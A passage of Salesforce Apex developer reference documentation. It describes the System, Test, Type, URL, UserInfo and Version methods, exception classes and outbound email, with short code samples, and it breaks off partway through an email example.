`debug`	Enum *`logLevel`* Any data type *`msg`*	Void	Specifies the log level for all `debug` methods.  **Note:** Calls to `System.debug` are not counted as part of Apex code coverage in unit tests. Valid log levels are (listed from lowest to highest): • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST` Log levels are cumulative. For example, if the lowest level, ERROR, is specified, only debug methods with the log level of ERROR are logged. If the next level, WARN, is specified, the debug log contains debug methods specified as either ERROR or WARN. In the following example, the string `MsgTxt` is not written to the debug log because the log level is `ERROR`, and the `debug` method has a level of `INFO`. `System.debug (Logginglevel.ERROR);` `System.debug(Logginglevel.INFO, 'MsgTxt');`

Name	Arguments	Return Type	Description
			For more information on log levels, see "Setting Debug Log Filters" in the Salesforce online help.
`getApplicationReadWriteMode`		System.ApplicationReadWriteMode	Returns the read write mode set for an organization during Salesforce.com upgrades and downtimes. This method returns the enum System.ApplicationReadWriteMode. Valid values are: • `DEFAULT` • `READ_ONLY` `getApplicationReadWriteMode` is available as part of 5 Minute Upgrade.
`isBatch`		Boolean	Returns `true` if the currently executing code is invoked by a batch Apex job; `false` otherwise. Since a future method can't be invoked from a batch Apex job, use this method to check if the currently executing code is a batch Apex job before you invoke a future method.
`isFuture`		Boolean	Returns `true` if the currently executing code is invoked by code contained in a method annotated with `future`; `false` otherwise. Since a future method can't be invoked from another future method, use this method to check if the current code is executing within the context of a future method before you invoke a future method.
`isScheduled`		Boolean	Returns `true` if the currently executing code is invoked by a scheduled Apex job; `false` otherwise.
`now`		Datetime	Returns the current date and time in the GMT time zone.
`process`	List<WorkItemIDs> *`WorkItemIDs`* String *`Action`* String *`Comments`* String *`NextApprover`*	List<Id>	Processes the list of work item IDs. For more information, see Apex Approval Processing Classes on page 487.

Name	Arguments	Return Type	Description
`requestVersion`		System.Version	Returns a two-part version that contains the major and minor version numbers of a package. Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code. The `requestVersion` method isn't supported for unmanaged packages. If you call it from an unmanaged package, an exception will be thrown.
`resetPassword`	ID *`userID`* Boolean *`send_user_email`*	System.ResetPasswordResult	Resets the password for the specified user. When the user logs in with the new password, they are prompted to enter a new password, and to select a security question and answer if they haven't already. If you specify `true` for *`send_user_email`*, the user is sent an email notifying them that their password was reset. A link to sign onto Salesforce using the new password is included in the email. Use `setPassword` if you don't want the user to be prompted to enter a new password when they log in. **Caution:** Be careful with this method, and do not expose this functionality to end-users.
`runAs`	Package.Version *`version`*	Void	Changes the current package version to the package version specified in the argument. A package developer can use package version methods to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code. Apex classes and triggers are saved with the version settings for each installed managed package that the Apex class or trigger references. This method is used for testing your component behavior in different package versions that you upload to the AppExchange. This method effectively sets

Name	Arguments	Return Type	Description
			the Package.Version.Request object in a test method so that you can test the behavior for different package versions. You can only use `runAs` in a test method. There is no limitation to the number of calls to this method in a transaction. For sample usage of this method, see Testing Behavior in Package Versions.
`runAs`	System.Version *`version`*	Void	Changes the current package version to the package version specified in the argument. A package developer can use Version methods to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code. Apex classes and triggers are saved with the version settings for each installed managed package that the Apex class or trigger references. This method is used for testing your component behavior in different package versions that you upload to the AppExchange. This method effectively sets a two-part version consisting of major and minor numbers in a test method so that you can test the behavior for different package versions. You can only use `runAs` in a test method. There is no limitation to the number of calls to this method in a transaction. For sample usage of this method, see Testing Behavior in Package Versions.
`runAs`	User *`user_var`*	Void	Changes the current user to the specified user. All of the specified user's permissions and record sharing are enforced during the execution of `runAs`. You can only use `runAs` in a test method.  **Note:** The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

Name	Arguments	Return Type	Description
			For more information, see Using the `runAs` Method on page 152. **Note:** Every call to `runAs` counts against the total number of DML statements issued in the process.
`schedule`	String *`JobName`* String *`CronExpression`* Object *`schedulable_class`*	String	Use `schedule` with an Apex class that implements the `Schedulable` interface to schedule the class to run at the time specified by *`CronExpression`*. Use extreme care if you are planning to schedule a class from a trigger. You must be able to guarantee that the trigger will not add more scheduled classes than the 25 that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. **Note:** Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability. For more information see, Using the `System.Schedule` Method on page 392. Use the `abortJob` method to stop the job after it has been scheduled.
`setPassword`	ID *`userID`* String *`password`*	Void	Sets the password for the specified user. When the user logs in with this password, they are not prompted to create a new password. Use `resetPassword` if you want the user to go through the reset process and create their own password. **Caution:** Be careful with this method, and do not expose this functionality to end-users.
`submit`	List<WorkItemIDs> *`WorkItemIDs`* String *`Comments`* String *`NextApprover`*	List<ID>	Submits the processed approvals. For more information, see Apex Approval Processing Classes on page 487.

Name	Arguments	Return Type	Description
today		Date	Returns the current date in the current user's time zone.

System Logging Levels

Use the loggingLevel enum to specify the logging level for all debug methods.

Valid log levels are (listed from lowest to highest):

- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

Log levels are cumulative. For example, if the lowest level, ERROR, is specified, only debug methods with the log level of ERROR are logged. If the next level, WARN, is specified, the debug log contains debug methods specified as either ERROR or WARN.

In the following example, the string MsgTxt is not written to the debug log because the log level is ERROR and the debug method has a level of INFO:

```
System.LoggingLevel level = LoggingLevel.ERROR;

System.debug(logginglevel.INFO, 'MsgTxt');
```

For more information on log levels, see “Setting Debug Log Filters” in the Salesforce online help.

Using the System.ApplicationReadWriteMode Enum

Use the System.ApplicationReadWriteMode enum returned by the getApplicationReadWriteMode to programmatically determine if the application is in read-only mode during Salesforce upgrades and downtimes.

Valid values for the enum are:

- DEFAULT
- READ_ONLY

Example:

```
public class myClass {
  public static void execute() {
    ApplicationReadWriteMode mode = System.getApplicationReadWriteMode();

    if (mode == ApplicationReadWriteMode.READ_ONLY) {
      // Do nothing. If DML operaton is attempted in readonly mode,
      // InvalidReadOnlyUserDmlException will be thrown.
    } else if (mode == ApplicationReadWriteMode.DEFAULT) {
      Account account = new Account(name = 'my account');
      insert account;
    }
  }
}
```

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system: all classes are executed, whether the user has permission to execute the class or not.

Note: Use extreme care if you are planning to schedule a class from a trigger. You must be able to guarantee that the trigger will not add more scheduled classes than the 25 that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

Note: Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0–59	None
Minutes	0–59	None
Hours	0–23	, - * /
Day_of_month	1–31	, - * ? / L W
Month	1–12 or the following: • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC	, - * /
Day_of_week	1–7 or the following: • SUN • MON • TUE • WED • THU • FRI	, - * ? / L #

Name	Values	Special Characters
	• SAT	
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 28 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example, if you specify 2L, you are specifying the last Monday of the month. Do not use a range of values with L as the results might be unexpected.
W	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *Day_of_month*. For example, if you specify 20W, and the 20th is a Saturday, the class runs on the 19th. If you specify 1W, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday.  **Tip:** Use the L and W together to specify the last weekday of the month.
#	Specifies the *nth* day of the month, in the format ***weekday*#*day_of_month***. This is only available for *Day_of_week*. The number before the # specifies weekday (SUN-SAT). The number after the # specifies the day of the month. For example, specifying 2#2 means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

System.ResetPasswordResult Object

A System.ResetPasswordResult object is returned by the `System.ResetPassword` method. This can be used to access the generated password.

The following is the instance method for the System.ResetPasswordResult object:

Method	Arguments	Returns	Description
`getPassword`		String	Returns the password generated as a result of the `System.ResetPassword` method that instantiated this System.ResetPasswordResult object.

See Also:

Batch Apex
Future Annotation
Apex Scheduler

Test Methods

The following are the system static methods for Test.

Name	Arguments	Return Type	Description
`isRunningTest`		Boolean	Returns `true` if the currently executing code was called by code contained in a method defined as `testMethod`, `false` otherwise. Use this method if you need to run different code depending on whether it was being called from a test.

Name	Arguments	Return Type	Description
`setCurrentPage`	PageReference *`page`*	Void	A Visualforce test method that sets the current PageReference for the controller.
`setCurrentPageReference`	PageReference *`page`*	Void	A Visualforce test method that sets the current PageReference for the controller.
`setFixedSearchResults`	ID[] *`opt_set_search_results`*	Void	Defines a list of fixed search results to be returned by all subsequent SOSL statements in a test method. If *`opt_set_search_results`* is not specified, all subsequent SOSL queries return no results. The list of record IDs specified by *`opt_set_search_results`* replaces the results that would normally be returned by the SOSL queries if they were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL queries, they are applied to the list of fixed search results. For more information, see Adding SOSL Queries to Unit Tests on page 153.
`setReadOnlyApplicationMode`	Boolean *`application_mode`*	Void	Sets the application mode for an organization to read-only in an Apex test to simulate read-only mode during Salesforce upgrades and downtimes. The application mode is reset to the default mode at the end of each Apex test run. `setReadOnlyApplicationMode` is available as part of 5 Minute Upgrade. See also the `getApplicationReadWriteMode` System method.
`startTest`		Void	Marks the point in your test code when your test actually begins. Use this method when you are testing governor limits. You can also use this method with `stopTest` to ensure that all asynchronous calls that come after the `startTest` method are run before doing any assertions or testing. Each `testMethod` is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

Name	Arguments	Return Type	Description
`stopTest`		Void	Marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method. Each `testMethod` is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.  **Note:** Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

`setReadOnlyApplicationMode` Example

The following example sets the application mode to read only and attempts to insert a new account record, which results in the exception. It then resets the application mode and performs a successful insert.

```
@isTest
private class ApplicationReadOnlyModeTestClass {
  public static testmethod void test() {
    // Create a test account that is used for querying later.
    Account testAccount = new Account(Name = 'TestAccount');
    insert testAccount;

    // Set the application read only mode.
    Test.setReadOnlyApplicationMode(true);

    // Verify that the application is in read-only mode.
    System.assertEquals(
               ApplicationReadWriteMode.READ_ONLY,
               System.getApplicationReadWriteMode());

    // Create a new account object.
    Account testAccount2 = new Account(Name = 'TestAccount2');

    try {
      // Get the test account created earlier. Should be successful.
      Account testAccountFromDb =
        [SELECT Id, Name FROM Account WHERE Name = 'TestAccount'];
      System.assertEquals(testAccount.Id, testAccountFromDb.Id);

      // Inserts should result in the InvalidReadOnlyUserDmlException
      // being thrown.
      insert testAccount2;
      System.assertEquals(false, true);
    } catch (System.InvalidReadOnlyUserDmlException e) {
      // Expected
    }
    // Insertion should work after read only application mode gets disabled.
```

```
    Test.setReadOnlyApplicationMode(false);

    insert testAccount2;
    Account testAccount2FromDb =
       [SELECT Id, Name FROM Account WHERE Name = 'TestAccount2'];
    System.assertEquals(testAccount2.Id, testAccount2FromDb.Id);
  }
}
```

Type Methods

Contains methods for getting the Apex type that corresponds to an Apex class.

Usage

The `forName` methods retrieve the type of an Apex class, which can be a built-in or a user-defined class.

Methods

The following are static methods of the `System.Type` class.

Method	Arguments	Return Type	Description
`forName`	String *`fullyQualifiedName`*	`System.Type`	Returns the type that corresponds to the specified fully qualified class name. The *`fullyQualifiedName`* argument is the fully qualified name of the class to get the type of. The fully qualified class name contains the namespace name, if any. This example shows how to get the type that corresponds to fully qualified class name `MyNamespace.ClassName`. `Type myType = Type.forName('MyNamespace.ClassName');`
`forName`	String *`namespace`* String *`name`*	`System.Type`	Returns the type that corresponds to the specified namespace and class name. The *`namespace`* argument is the namespace of the class. The *`name`* argument is the name of the class. If the class doesn't have a namespace, set the *`namespace`* argument to `null` or call `forName(fullyQualifiedName)` and pass it the name of the class.

Method	Arguments	Return Type	Description
			This example shows how to get the type that corresponds to the `ClassName` class and the `MyNamespace` namespace. `Type myType =` `Type.forName('MyNamespace',.'ClassName');`

Class Property

The `class` property returns the `System.Type` of the current object or class. It is exposed on all Apex objects and on all built-in and user-defined classes. This property can be used instead of `forName` methods.

You can use this property for the second argument of `JSON.deserialize` and `JSONParser.readValueAs` methods to get the type of the object to deserialize.

URL Methods

Represents a uniform resource locator (URL) and provides access to parts of the URL. Enables access to the Salesforce instance URL.

Usage

Use the methods of the `System.URL` class to create links to objects in your organization. Such objects can be files, images, logos, or records that you want to include in external emails, in activities, or in Chatter posts. For example, you can create a link to a file uploaded as an attachment to a Chatter post by concatenating the Salesforce base URL with the file ID, as shown in the following example:

```
// Get a file uploaded through Chatter.
ContentDocument doc = [SELECT Id FROM ContentDocument
          WHERE Title = 'myfile'];
// Create a link to the file.
String fullFileURL = URL.getSalesforceBaseUrl().toExternalForm() +
   '/' + doc.id;
system.debug(fullFileURL);
```

The following example creates a link to a Salesforce record. The full URL is created by concatenating the Salesforce base URL with the record ID.

```
Account acct = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1];
String fullRecordURL = URL.getSalesforceBaseUrl().toExternalForm() + '/' + acct.Id;
```

Constructors

Arguments	Description
Default constructor. No arguments.	Creates a new instance of the `System.URL` class.
String *protocol* String *host*	Creates a new instance of the `System.URL` class using the specified protocol, host, port, and file on the host.

Arguments	Description
Integer *port* String *file*	
String *protocol* String *host* String *file*	Creates a new instance of the `System.URL` class using the specified protocol, host, and file on the host. The default port for the specified protocol is used.
URL *context* String *spec*	Creates a new instance of the `System.URL` class by parsing the specified spec within the specified context. For more information about the arguments of this constructor, see the corresponding URL(java.net.URL, java.lang.String) constructor for Java.
String *spec*	Creates a new instance of the `System.URL` class using the specified string representation of the URL.

Methods

The following are static methods for the `System.URL` class.

Method	Returns	Description
`getCurrentRequestUrl`	`System.URL`	Returns the URL of an entire request on a Salesforce instance. For example, `https://na1.salesforce.com/apex/myVfPage.apexp`.
`getSalesforceBaseUrl`	`System.URL`	Returns the URL of the Salesforce instance. For example, `https://na1.salesforce.com`.

The following are instance methods for the `System.URL` class.

Method	Arguments	Return	Description
`getAuthority`		String	Returns the authority portion of the current URL.
`getDefaultPort`		Integer	Returns the default port number of the protocol associated with the current URL. Returns -1 if the URL scheme or the stream protocol handler for the URL doesn't define a default port number.
`getFile`		String	Returns the file name of the current URL.
`getHost`		String	Returns the host name of the current URL.
`getPath`		String	Returns the path portion of the current URL.
`getPort`		Integer	Returns the port of the current URL.

Method	Arguments	Return	Description
`getProtocol`		String	Returns the protocol name of the current URL. For example, `https`.
`getQuery`		String	Returns the query portion of the current URL. Returns `null` if no query portion exists.
`getRef`		String	Returns the anchor of the current URL. Returns `null` if no query portion exists.
`getUserInfo`		String	Gets the UserInfo portion of the current URL. Returns `null` if no UserInfo portion exists.
`sameFile`	`System.URL` *`URLToCompare`*	Boolean	Compares the current URL with the specified URL object, excluding the fragment component. Returns `true` if both URL objects reference the same remote resource; otherwise, returns `false`. For more information about the syntax of URIs and fragment components, see RFC3986.
`toExternalForm`		String	Returns a string representation of the current URL.

URL Sample

In this example, the base URL and the full request URL of the current Salesforce server instance are retrieved. Next, a URL pointing to a specific account object is created. Finally, components of the base and full URL are obtained. This example prints out all the results to the debug log output.

```
// Create a new account called Acme that we will create a link for later.
Account myAccount = new Account(Name='Acme');
insert myAccount;

// Get the base URL.
String sfdcBaseURL = URL.getSalesforceBaseUrl().toExternalForm();
System.debug('Base URL: ' + sfdcBaseURL );

// Get the URL for the current request.
String currentRequestURL = URL.getCurrentRequestUrl().toExternalForm();
System.debug('Current request URL: ' + currentRequestURL);

// Create the account URL from the base URL.
String accountURL = URL.getSalesforceBaseUrl().toExternalForm() +
                    '/' + myAccount.Id;
System.debug('URL of a particular account: ' + accountURL);

// Get some parts of the base URL.
System.debug('Host: ' + URL.getSalesforceBaseUrl().getHost());
System.debug('Protocol: ' + URL.getSalesforceBaseUrl().getProtocol());
```

```
// Get the query string of the current request.
System.debug('Query: ' + URL.getCurrentRequestUrl().getQuery());
```

UserInfo Methods

The following are the system static methods for UserInfo.

Name	Arguments	Return Type	Description
`getDefaultCurrency`		String	Returns the context user's default currency code for multiple currency organizations or the organization's currency code for single currency organizations.  **Note:** For Apex saved using Salesforce API version 22.0 or earlier, `getDefaultCurrency` returns `null` for single currency organizations.
`getFirstName`		String	Returns the context user's first name
`getLanguage`		String	Returns the context user's language
`getLastName`		String	Returns the context user's last name
`getLocale`		String	Returns the context user's locale. For example: `String result = UserInfo.getLocale(); System.assertEquals('en_US', result);`
`getName`		String	Returns the context user's full name. The format of the name depends on the language preferences specified for the organization. The format is one of the following: • FirstName LastName • LastName, FirstName
`getOrganizationId`		String	Returns the context organization's ID
`getOrganizationName`		String	Returns the context organization's company name
`getProfileId`		String	Returns the context user's profile ID
`getSessionId`		String	Returns the session ID for the current session. For Apex code that is executed asynchronously, such as `@future` methods, Batch Apex jobs, or scheduled Apex jobs, `getSessionId` returns `null`. As a best practice, ensure that your code handles both cases – when a session ID is or is not available.

Name	Arguments	Return Type	Description
`getUiTheme`		String	Returns the default organization theme. Use `getUiThemeDisplayed` to determine the theme actually displayed to the current user. Valid values are: • `Theme1` • `Theme2` • `PortalDefault` • `Webstore`
`getUiThemeDisplayed`		String	Returns the theme being displayed for the current user. Valid values are: • `Theme1` • `Theme2` • `PortalDefault` • `Webstore`
`getUserId`		String	Returns the context user's ID
`getUserName`		String	Returns the context user's login name
`getUserRoleId`		String	Returns the context user's role ID
`getUserType`		String	Returns the context user's type
`isCurrentUserLicensed`	String *`namespace`*	Boolean	Returns `true` if the context user has a license to the managed package denoted by *`namespace`*. Otherwise, returns `false`. A `TypeException` is thrown if *`namespace`* is an invalid parameter.
`isMultiCurrencyOrganization`		Boolean	Specifies whether the organization uses multiple currencies

Version Methods

Use the Version methods to get the version of a managed package of a subscriber and to compare package versions.

Usage

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *`patchNumber`* is generated and updated only for a patch release.

A called component can check the version against which the caller was compiled using the `System.requestVersion` method and behave differently depending on the caller's expectations. This allows you to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

The value returned by the `System.requestVersion` method is an instance of this class with a two-part version number containing a major and a minor number. Since the `System.requestVersion` method doesn't return a patch number, the patch number in the returned Version object is null.

The `System.Version` class can also hold also a three-part version number that includes a patch number.

Constructors

Arguments	Description
Integer *major* Integer *minor*	Creates a two-part package version using the specified major and minor version numbers.
Integer *major* Integer *minor* Integer *patch*	Creates a three-part package version using the specified major, minor, and patch version numbers.

Methods

The following are instance methods for the `System.Version` class.

Method	Arguments	Return Type	Description
`compareTo`	System.Version *version*	Integer	Compares the current version with the specified version and returns one of the following values: • zero if the current package version is equal to the specified package version • an Integer value greater than zero if the current package version is greater than the specified package version • an Integer value less than zero if the current package version is less than the specified package version If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.
`major`		Integer	Returns the major package version of the of the calling code.
`minor`		Integer	Returns the minor package version of the calling code.
`patch`		Integer	Returns the patch package version of the calling code or `null` if there is no patch version.

Version Sample

This example shows how to use the methods in this class, along with the `requestVersion` method, to determine the managed package version of the code that is calling your package.

```
if (System.requestVersion() == new Version(1,0))
{
    // Do something
}
if ((System.requestVersion().major() == 1)
     && (System.requestVersion().minor() > 0)
     && (System.requestVersion().minor() <=9))
{
    // Do something different for versions 1.1 to 1.9
}
else if (System.requestVersion().compareTo(new Version(2,0)) >= 0)
{
    // Do something completely different for versions 2.0 or greater
}
```

See Also:

System Methods

Using Exception Methods

All exceptions support built-in methods for returning the error message and exception type. In addition to the standard `exception` class, there are several different types of exceptions:

Exception	Description
`AsyncException`	Any issue with an asynchronous operation, such as failing to enqueue an asynchronous call.
`CalloutException`	Any issue with a Web service operation, such as failing to make a callout to an external system.
`DmlException`	Any issue with a DML statement, such as an `insert` statement missing a required field on a record.
`EmailException`	Any issue with email, such as failure to deliver. For more information, see Apex Email Classes on page 407.
`InvalidParameterValueException`	Any issue with a URL. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`JSONException`	Any issue with JSON serialization and deserialization operations. For more information, see the methods of `System.JSON`, `System.JSONParser`, and `System.JSONGenerator`.
`ListException`	Any issue with a list, such as attempting to access an index that is out of bounds.
`MathException`	Any issue with a mathematical operation, such as dividing by zero.

Exception	Description
`NoAccessException`	Any issue with unauthorized access, such as trying to access an sObject that the current user does not have access to. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoDataFoundException`	Any issue with data that does not exist, such as trying to access an sObject that has been deleted. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoSuchElementException`	Used specifically by the Iterator `next` method. This exception is thrown if you try to access items beyond the end of the list. For example, if `iterator.hasNext() == false` and you call `iterator.next()`, this exception is thrown.
`NullPointerException`	Any issue with dereferencing null, such as in the following code: `String s;` `s.toLowerCase(); // Since s is null, this call causes` `// a NullPointerException`
`QueryException`	Any issue with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.
`RequiredFeatureMissing`	A Chatter feature is required for code that has been deployed to an organization that does not have Chatter enabled.
`SearchException`	Any issue with SOSL queries executed with the Force.com Web services API `search()` call, for example, when the `searchString` parameter contains less than two characters. For more information, see the *Force.com Web services API Developer's Guide*.
`SecurityException`	Any issue with static methods in the Crypto utility class. For more information, see `Crypto` Class on page 467.
`SerializationException`	Any issue with the serialization of data. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`SObjectException`	Any issue with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.
`StringException`	Any issue with Strings, such as a String that is exceeding your heap size.
`TypeException`	Any issue with type conversions, such as attempting to convert the String 'a' to an Integer using the `valueOf` method.
`VisualforceException`	Any issue with a Visualforce page. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`XmlException`	Any issue with the XmlStream classes, such as failing to read or write XML. For more information, see XmlStream Classes.

The following is an example using the DmlException exception:

```
Account[] accts = new Account[]{new Account(billingcity = 'San Jose')};
try {
    insert accts;
} catch (System.DmlException e) {
```

```
    for (Integer i = 0; i < e.getNumDml(); i++) {
        // Process exception here
        System.debug(e.getDmlMessage(i));
    }
}
```

Common Exception Methods

Exception methods are all called by and operate on a particular instance of an exception. The table below describes all instance exception methods. All types of exceptions have the following methods in common:

Name	Arguments	Return Type	Description
`getCause`		Exception	Returns the cause of the exception as an exception object.
`getLineNumber`		Integer	Returns the line number from where the exception was thrown.
`getMessage`		String	Returns the error message that displays for the user.
`getStackTraceString`		String	Returns the stack trace as a string.
`getTypeName`		String	Returns the type of exception, such as DMLException, ListException, MathException, and so on.
`initCause`	sObject *`Exception`*	Void	Sets the cause for the exception, if one has not already been set.
`setMessage`	String *`s`*	Void	Sets the error message that displays for the user

DMLException and EmailException Methods

In addition to the common exception methods, DMLExceptions and EmailExceptions have the following additional methods:

Name	Arguments	Return Type	Description
`getDmlFieldNames`	Integer *`i`*	String []	Returns the names of the field or fields that caused the error described by the *`i`*th failed row.
`getDmlFields`	Integer *`i`*	Schema.sObjectField []	Returns the field token or tokens for the field or fields that caused the error described by the *`i`*th failed row. For more information on field tokens, see Dynamic Apex.
`getDmlId`	Integer *`i`*	String	Returns the ID of the failed record that caused the error described by the *`i`*th failed row.
`getDmlIndex`	Integer *`i`*	Integer	Returns the original row position of the *`i`*th failed row.
`getDmlMessage`	Integer *`i`*	String	Returns the user message for the *`i`*th failed row.
`getDmlStatusCode`	Integer *`i`*	String	Deprecated. Use getDmlType instead. Returns the Apex failure code for the *`i`*th failed row.
`getDmlType`	Integer *`i`*	System.StatusCode	Returns the value of the System.StatusCode enum. For example:

```
try {
  insert new Account();
}   catch (SystemDmlException ex) {
```

Name	Arguments	Return Type	Description
			`System.assertEquals( StatusCode.REQUIRED_FIELD_MISSING, ex.getDmlType(0); }` For more information about System.StatusCode, see Enums.
`getNumDml`		Integer	Returns the number of failed rows for DML exceptions.

Apex Classes

Though you can create your classes using Apex, you can also use the system delivered classes for building your application.

- Apex Email Classes
- Exception Class
- Visualforce Classes
- `Pattern` and `Matcher` Classes
- HTTP (RESTful) Services Classes
- XML Classes
- Apex Approval Processing Classes
- `BusinessHours` Class
- Apex Community Classes
- `Site` Class
- Cookie Class

Apex Email Classes

Apex includes several classes and objects you can use to access Salesforce outbound and inbound email functionality.

For more information, see the following:

- Inbound Email on page 418
- Outbound Email on page 407

Outbound Email

You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce.

Note: Visualforce email templates cannot be used for mass email.

You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened, and the total number of times it was opened. (For more information, see "Tracking HTML Email" in the Salesforce online help.)

To send individual and mass email with Apex, use the following classes:

`SingleEmailMessage`

Instantiates an email object used for sending a single email message. The syntax is:

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

`MassEmailMessage`

Instantiates an email object used for sending a mass email message. The syntax is:

```
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
```

`Messaging`

Includes the static `sendEmail` method, which sends the email objects you instantiate with either the `SingleEmailMessage` or `MassEmailMessage` classes, and returns a SendEmailResult object.

The syntax for sending an email is:

```
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
```

where `Email` is either `Messaging.SingleEmailMessage` or `Messaging.MassEmailMessage`.

The optional *`opt_allOrNone`* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Includes the static `reserveMassEmailCapacity` and `reserveSingleEmailCapacity` methods, which can be called before sending any emails to ensure that the sending organization won't exceed its daily email limit when the transaction is committed and emails are sent. The syntax is:

```
Messaging.reserveMassEmailCapacity(count);
```

and

```
Messaging.reserveSingleEmailCapacity(count);
```

where ***`count`*** indicates the total number of addresses that emails will be sent to.

Note the following:

- The email is not sent until the Apex transaction is committed.
- The email address of the user calling the `sendEmail` method is inserted in the `From Address` field of the email header. All email that is returned, bounced, or received out-of-office replies goes to the user calling the method.
- Maximum of 10 `sendEmail` methods per transaction. Use the Limits methods to verify the number of `sendEmail` methods in a transaction.

- Single email messages sent with the `sendEmail` method count against the sending organization's daily single email limit. When this limit is reached, calls to the `sendEmail` method using `SingleEmailMessage` are rejected, and the user receives a `SINGLE_EMAIL_LIMIT_EXCEEDED` error code. However, single emails sent through the application are allowed.
- Mass email messages sent with the `sendEmail` method count against the sending organization's daily mass email limit. When this limit is reached, calls to the `sendEmail` method using `MassEmailMessage` are rejected, and the user receives a `MASS_MAIL_LIMIT_EXCEEDED` error code.
- Any error returned in the SendEmailResult object indicates that no email was sent.

`Messaging.SingleEmailMessage` has a method called `setOrgWideEmailAddressId`. It accepts an object ID to an `OrgWideEmailAddress` object. If `setOrgWideEmailAddressId` is passed a valid ID, the `OrgWideEmailAddress.DisplayName` field is used in the email header, instead of the logged-in user's `Display Name`. The sending email address in the header is also set to the field defined in `OrgWideEmailAddress.Address`.

Note: If both `OrgWideEmailAddress.DisplayName` and `setSenderDisplayName` are defined, the user receives a `DUPLICATE_SENDER_DISPLAY_NAME` error.

For more information, see Organization-Wide Addresses in the Salesforce online help.

Example

```
// First, reserve email capacity for the current Apex transaction to ensure
// that we won't exceed our daily email limits when sending email after
// the current transaction is committed.
Messaging.reserveSingleEmailCapacity(2);

// Processes and actions involved in the Apex transaction occur next,
// which conclude with sending a single email.

// Now create a new single email message object
// that will send out a single email to the addresses in the To, CC & BCC list.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

// Strings to hold the email addresses to which you are sending the email.
String[] toAddresses = new String[] {'user@acme.com'};
String[] ccAddresses = new String[] {'smith@gmail.com'};


// Assign the addresses for the To and CC lists to the mail object.
mail.setToAddresses(toAddresses);
